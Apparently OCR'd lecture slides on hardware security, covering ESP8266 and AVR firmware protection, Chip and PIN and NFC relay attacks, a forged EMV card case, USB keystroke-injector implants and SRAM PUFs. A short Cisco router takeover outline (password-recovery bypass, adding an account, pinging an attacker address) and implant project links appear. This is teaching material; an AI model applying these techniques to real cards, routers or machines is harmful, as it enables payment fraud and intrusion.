
FLASH

64KB ROM
BOOTLOADER

ESP8266

The screenshot shows the ESP8266 Download Tool V3.6.2.2 interface. It features several tabs: SPIDownload, HSPIDownload, RFConfig, and MultiDownload. The SPIDownload tab is active, showing a list of files to be downloaded to the device. The interface also includes a SpiFlashConfig section with options for CrystalFreq (26M), SPI SPEED (40MHz), SPI MODE (QIO), and FLASH SIZE (32Mbit-C1). A Download Panel 1 is visible at the bottom, showing a green 'IDLE' status and buttons for START, STOP, and ERASE. The COM and BAUD rate settings are also visible.

File Path	DeviceMasterKey	Folder Path
<input type="checkbox"/> \esp\sdk154\AT_bin\boot_v1.5.bin	...	@ 0
<input type="checkbox"/> \esp\sdk154\AT_bin\512-512\user1.1024.new.2.bin	...	@ 0x01000
<input type="checkbox"/> \esp\sdk154\AT_bin\esp_init_data_default.bin	...	@ 0x3fc000
<input type="checkbox"/> \esp\sdk154\AT_bin\blank.bin	...	@ 0x7e000
<input type="checkbox"/> \esp\sdk154\AT_bin\blank.bin	...	@ 0x3fe000
<input type="checkbox"/> \esp\ATfirmware\AiThinker_ESP8266_DIO_32M_32M_20160615_V1.5.4.bin	...	@ 0x00000



No ROM !

AVR Security Policy



All memories are erased

Serial Programming (SP)
Requires RESET signal

Memories
Access

Fuse: Disable Reset
SP & PP

Parallel Programming (PP)
Requires RESET signal

Fuses
Access


Fuse: Disable SP
from PP only

High Voltage Programming
clear under any conditions

Bootloader
Configuration


Fuse: Others
Voltage, Clock

Atmel DFU



Relay Attacks

Chip and PIN is Broken





Steven J. Murdoch, Saar Drimer, Ross Anderson, Mike Bond, "Chip and PIN is Broken", 2010 IEEE Symposium on Security and Privacy

Chip & PIN is Broken

IAD FORMAT, BYTE 5 (BITS 4–1) FROM A VISA VERSION 10 CRYPTOGRAM [8, APPENDIX A-13, P222].

Bit	Meaning when bit is set
4	Issuer Authentication performed and failed
3	Offline PIN performed
2	Offline PIN verification failed
1	Unable to go online





- In May 2011, the French's bankers Economic Interest Group (GIE Cartes Bancaires) noted that a dozen EMV cards, stolen in France a few months before, were being used in Belgium. A police investigation was thus triggered.

"When Organized Crime Applies Academic Results A Forensic Analysis of an In-Card Listening Device" Houda Ferradi, Rémi Géraud, David Naccache, and Assia Tria, October 2015, Journal of Cryptographic Engineering



FLASH




Fig. 5. The FUN card's inner schematics.





Fig. 16. (1) FUN card module; (2) genuine stolen card; (3) welded wire.






Fig. 18. Wiring diagram of the forgery.

Relay Attack




Gerhard Hancke "A Practical Relay Attack on ISO 14443 Proximity Cards", 2005



(a) Proxy

(b) Mole


✚ The software card emulation in smartphone enables a new generation of relay attack.



Gerhard P. Hancke, Keith Mayes et Konstantinos Markantonakis, « Confidence in smart token proximity: Relay attacks revisited », *Computers & Security*, 2009

Roland, M., "Software Card emulation in NFC-enabled Mobile Phones: Great Advantage or Security Nightmare ?", in proceedings of WSSI/SPMU, 2012.

Signal Amplification Relay Attacks



Implants

+ The Haunted USB Cable

- <http://imakeprojects.com/Projects/haunted-usb-cable/>, ATTINY45



+ USB Keyboard Injector

- <https://github.com/whiteneon/haunted-usb-1.0>, ATTINY85

+ USBASP Keyboard


- <https://github.com/Uxio0/usbAspKeyboard>, ATMEGA8



- Simulates a USB HID keyboard that prints out "All work and no * play makes Jack a dull boy." This code is only a slightly * modified version of Frank Zhao's "USB Business Card" with some * code added from Donald Papp's "Haunted, Mystery USB Device" * both of which are based on Christian Starkjohann's "V-USB".

+ KEYBOARD + MOUSE Injector

Caps Lock Attack




- 1) A user keys in CAPS lock (or NUM lock) key.
- 2) The keyboard firmware sends the keycode for the key to the PC with an input report.
- 3) The PC sends back an output report for the LED, after accepting above input report.
- 4) The firmware lights the LED, specified by the output report.

Implants Attack (2019)

Bloomberg
Businessweek

October 8, 2018

The Big Hack



1,14 €

ATTINY85 Digispark
kickstarter miniatur...

How China used
a tiny chip to
infiltrate America's
top companies

CS3sthlm, 2020

Monta Elkins

Nation-State Supply Chain Attacks for
Dummies and You Too

CISCO Attack

- Escape Characters, confreg 0x41
- Boot , Enable
- copy startup-config running-config
- Enable SSH, Add account, Add routing
- no config-register
- ping attack address as notification
- <https://www.cisco.com/c/en/us/td/docs/security/asa/asa93/configuration/general/asa-general-cli/basic-hostname-pw.html>






MicroControllerUnit (MCU) Identity

SRAM PUF (Physical Unclonable Function)

About SRAM PUF

- ✚ A SRAM memory is made with 6 CMOS transistors, and includes two inverters (i_1 and i_2) connected in series (i.e. head to tail).
- ✚ Due to transistors physical and electrical dissymmetry, some memory cells take a fixed value (non random after powering up).
- ✚ This effect (SRAM PUF) may be used for micro controller unit (MCU) authentication purposes.



